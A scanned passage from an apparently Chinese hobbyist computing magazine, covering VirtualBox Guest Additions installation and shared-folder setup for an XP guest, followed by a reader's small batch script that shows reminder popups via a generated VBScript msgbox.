


图9

打开Win 7主机的“计算机”，根据自己之前安装Virtual Box所设置的路径，找一个名为“VBoxGuestAdditions.iso”的35MB大小的镜像文件，比如D:\Program Files\Oracle\VirtualBox\

VBoxGuestAdditions.iso，它是Virtual Box在安装过程中释放出来的（记住它的路径）。接着启动XP虚拟机，进入桌面之后点击最上面的“设备”菜单，执行其中的“分配光驱”—“Choose a virtual CD/DVD disk file”，将其目标定位于刚才找到VBoxGuestAdditions.iso镜像文件，然后点击“打开”按钮（如图10）。重启一下XP虚拟机，现在打开XP的“我的电脑”看一下，是不是比之前多了个“有可移动存储的设备”——“VirtualBox Guest Additions”？双击打开它，最后是不是有个名为“VBoxWindowsAdditions-x86.exe”的文件？它就是传说中的“Virtual Box增强安装包”的一部分（可根据所安装的虚拟机系统不同来选择其它的），双击运行它（如图11），都是按照默认设置进行“Next”、“Next”、“Install”操作（不要更改安装路径，因为更改不了，^_^），最后按提示进行“Reboot now”（立刻重启）。




图10




图11

还记得之前提醒过的用键盘上的右Ctrl键进行Win 7主机与XP虚拟机之间跳转么？在“安装增加功能包”之后，现在我们已经可以让鼠标随便出入于主机与虚拟机之间了，虚拟机就像是主机的一个普通窗口一样（但还是不支持文件的直接拖曳等操作）。在XP虚拟主机的桌面“我的电脑”上右击鼠标选择“映射网络驱动器”，然后任意指定一闲置的驱动器号并单击“浏览”按钮，看到了吧（如图12）？在“整个网络”下面出现了“VirtualBox Shared Folders”—“Vboxsvr”，其中不就是之前我们设置“数据空间”时的“共享”和“黑客技术学习”两个文件夹么？选中一个后点击“完成”按钮，然后再重复做一次，这样就分别将两个共享目录设置成了Win 7主机与XP虚拟机的“通讯站”了。在XP虚拟机中打开“资源管理器”看一看（如图13），共享成功！




图12




图13

OK，其它的一些像是“分配USB设备”等更为详尽的设置就请大家自行试验摸索一下，应该没什么问题的。本文无技术含量，只是记录了小菜整整一天的搜索过程，在此与大家共享，希望能起到抛砖引玉的作用——比如在此基础之上安装个Chrome、Linux以及苹果的Mac系统演练演练，最后祝大家玩儿黑愉快！

（文中涉及的“securable”本期光盘已收录）

小小批处理之My MessageBox

Linux—top

我买黑X的习惯有些历史了，不管大家技术如何进步，黑X对小菜们的照顾从来都没有减少。记得好像是02年某期，at命令的使用，使我从此对电脑有了兴趣，把我从一个电脑白痴引领进我引以为豪的计算机专业。最近又需要用定时功能，于是想到用at添加job作业，往期的同志有搞定时关机以提示自己用电脑的时间的，但我不想关机，只要显眼的提示，于是想怎么在CMD里用messagebox（）函数搞定，但批处理不能直接调用库函数并传参，又不想用高级语言，想到vbs脚本可以用msgbox传参数使用，于是就赶紧行动了。

```
@echo off
cls
if "%1"=="" (
    goto null
) else (
    goto have)

:null
echo msgbox  "Oh,It mybe something I forget...
ok,let me think......",64,"^o^" > msgbox_temp.vbs
    goto end

:have
echo msgbox "%*",64, "Tell you the truth" > msg-
box_temp.vbs
    goto end

:end
start /b  wscript.exe msgbox_temp.vbs
```

建立mymsgbox.bat，使用时：mymsgbox [string：]（可以把mymsgbox改成简单好写的名字），这是我当初的目的。力求简洁高效使我对mymsgbox.bat的内容花了些功夫，自认为比较实用，所以发出来给小菜共享，同时总结了几点注意事项已免小菜从事此类工作时少走弯路：wscript.exe只能文件当参数，不能直接加单句的命令当参数。于是只有先写入文件（而.vbs脚本文件我又不知道怎么传参，批处理却可以传参，参数类似宏替换而不是变量替换，因此这种替换可以穿透引号，这点很重要）。Msgbox的第二个参数常用vbCritical、vbExclamation、vbInformation，方便大家直接改动，我给查出了真值，可以用16、48、64代替，大